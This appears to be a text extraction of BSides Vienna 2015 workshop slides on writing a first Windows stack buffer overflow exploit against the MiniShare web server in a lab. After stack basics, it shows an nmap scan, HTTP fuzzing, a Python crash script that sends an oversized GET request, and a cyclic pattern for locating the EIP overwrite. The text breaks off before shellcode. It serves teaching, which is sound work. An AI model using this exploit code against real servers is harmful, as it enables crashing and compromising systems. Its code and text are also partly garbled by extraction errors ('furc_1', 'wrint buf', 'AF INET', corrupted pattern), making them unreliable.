

Writing your first windows exploit in less than one hour

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AGENDA Workshop 10.00 – 13.00


- Memory & stack basics, function calling
- Prepare LAB infrastructure
- Write your first windows exploit
- Exploit mitigation + bypassing



Memory, stack and function calling

Memory basics





Code segment: Instructions

Data segment: Global, static variables


Heap: Dynamic memory (malloc/free)

Stack segment: Local variables

Function arguments/data



Stack operations



Start: Highest memory address (=bottom of

stack), grows down in memory

Access: Stack Pointer (E)SP (Points on top of

stack = lowest memory address)

PUSH: Adds something on top of the stack

POP: Removes one item (4 Bytes) from

stack into a register





Stack operations

• PUSH $ESP = ESP - 1 \times 4 \text{ Bytes}$

• POP $ESP = ESP + 1 \times 4 \text{ Bytes}$

4 Byte (register width – 32bit)







Function/Subroutine call

- A stack frame is created
- Parameters of parent function are stored
- Parameters to pass to the function are stored
- EBP Base or frame pointer = current base of the function
- ESP Stack pointer = current location of the stack



Function call - details

```
void func_1 (char *Buf) {
    int MyLocalVar1;
    char MyLocalVar2[50];
    strcpy(MyLocalVar2,Buf);
}
int main (int argc, char **argv) {
    furc_1(argv[1]);
}
```



Function call - details Calling func 1():

Stack

ESP

New
Stack Frame


Higher Address

- A new stack frame is created
- ESP points to top of the stack



Function call - details


Calling func_1():



- Function arguments are pushed to the stack (ptr_argv[1])
- Current EIP is pushed to the stack = Saved EIP
- Jump to function code



Function call - details Calling func_1():




- Execution of function prologue:
 - Save EBP onto the stack (PUSH EBP)
 - MOV EBP, ESP



Function call - details Calling func 1():

- 4 Byte for (int) MyLocalVar1 is allocated on the stack
- ESP = ESP 4
- 50 Bytes for (char) MyLocalVar2 is allocated on the stack
- ESP = ESP 50



ESP

ESP



Function call - details Higher Address

strcpy(MyLocalVar2,Buf);

 Copies bytes until it reaches a string termination byte (\x00)

Stack ARGV[1] Saved EIP Saved EBP MyLocalVar1 MyLocalVar2


ESP —



Function call - details Higher Address

strcpy(MyLocalVar2,Buf);

First: strcpy overwritesMyLocalVar1




ESP -



Function call - details

strcpy(MyLocalVar2,Buf);

strcpy overwrites
 SavedEBP, SavedEIP,...





Function call - details After strcpy()

Higher Address

3.) ESP ARGV 1 1.) ESP

My Code

2.) RET

Stack

MyLocalVar2

Function epilogue is executed

1.) ESP is relocated to the location where EIP is stored

- 2.) RET (=Jump to savedEIP)
- → Exploit structure [LocalVar2][LocalVar1][savedEBP][savedEIP]["My code"]
- → ESP points to "My code" after RET
- → We need to overwrite FIP



Prepare LAB infrastructure



Used tools and programs

- OllyDbg
 - http://www.ollydbg.de/download.htm
- Minishare WEB-Server
 - http://sourceforge.net/projects/minishare/files/MiniShare
- Immunity Debugger
 - http://debugger.immunityinc.com/
 - https://github.com/corelan/mona



Prepare LAB environment


- Start MiniShare
- Unblock MiniShare in Windows Firewall





Prepare LAB environment

Drag & Drop putty.exe into MiniShare





Prepare LAB environment


Access your MiniShare Server from KALI



Setup completed...

BSides Vienna 2015 Prepare LAB environment

- Enable SSH-Daemon: /etc/init.d/sshd start
- Connect via PUTTY from WIN-XP



grep Root /etc/ssh/sshd_config
PermitRootLogin without-password
→ yes



Writing your first windows exploit in less than one hour

59:59 left...

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Do a port scan

root@kali:~# nmap -n 10.52.200.24 -sV

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-09-09 11:03 EDT

Nmap scan report for 10.52.200.24

Host is up (0.00029s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http MiniShare http interface

MAC Address: 00:0C:29:8B:12:35 (VMware)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at

https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds

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
Try to crash Minishare




Preparation

- Start Minishare server
- Start OllyDbg / Immunity Debugger
- Start Wireshark @KALI, Filter: http








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
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Attach Olly to minishare

File/Attach



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Using a HTTP fuzzer to trigger the crash


```
root@bt: /pentest/fuzzers/bed
root@bt:/pentest/fuzzers/bed# ./bed.pl
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )
 Usage:
 ./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin
 <plugin> = FTP/SMTP/POR/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
 <target> = Host to check (default: localhost)
 <port> = Port to connect to (default: standard port)
 <timeout> = seconds to wait after each test (default: 2 seconds)
 use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.
 Only -s is a mandatory switch.
root@bt:/pentest/fuzzers/bed#
```




Start fuzzing → using bed

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Fuzzer crashes minishare




BSides Vienna 2015 Look for the "crash" packet




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Look for the "crash" packet




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Look for the "crash" packet




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Copy data





Save to file → Kali





Try to crash with our own script

```
root@bt: ~/minishare
!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack
if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)
ip = sys.argv[1]
port = int(sys.argv[2])
print "[+] Preparing evil string..."
sleep(1)
buf = "\x41" * 2000
wrint buf
print "[+]Connecting with server ... "
try:
        s = socket (AF INET, SOCK STREAM)
        s.connect((ip,port))
        print "[+]Connected..."
        sleep (1)
        print "[+]Send evil data..."
        s.send("GET "+buf+" HTTP 1/1 \r\n\r\n")
        sleep(2)
        s.close()
        print "[+]evil data sent"
except:
        print "[*]Error in connection with server: %s" % ip
                                                                1,1
                                                                              All
```




Try to crash with our own script

```
Froot@roodi: -/BSIDES
root@roodi:~/BSIDES# python exploit template.py 192.168.247.140 80
AAAAA HTTP/1.0
[+] Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@roodi:~/BSIDES#
```

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
EIP is overwritten by 41414141 Try to find the exact location





Create a unique string to find the exact

position of EIP





Use the unique string in our exploit script

```
root@bt: ~/minishare
!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack
if len(sys.argv) != 3:
       print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)
ip = sys.argv[1]
port = int(sys.argv[2])
print "[+] Preparing evil string ... "
sleep(1)
#buf = "\x41" * 2000
buf="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9A10A11A12A13A14A15A16A17A18A19Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4
As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av
1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7A
x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4
Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7B
f8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4
Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B1
1B12B13B14B15B16B17B18B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7B
n8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4
Ba5Ba6Ba7Ba8Ba9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7B
v8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bv0Bv1Bv2Bv3Bv4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7C
d8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Ca0Ca1Ca2Ca3Ca4
Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj
1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9C10C11C12C13C14C15C16C17C
18C19Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
Co5Co"
print buf
print "[+]Connecting with server ... "
        s = socket (AF INET, SOCK STREAM)
                                                                            Top
```




Send the unique string

root@bt: ~/minishare root@bt:~/minishare# ./1 exploit.py 10.0.0.11 80 [+] Preparing evil string... Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac 6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9 AiOAi1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak 6Ak7Ak8Ak9A10A11A12A13A14A15A16A17A18A19Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9 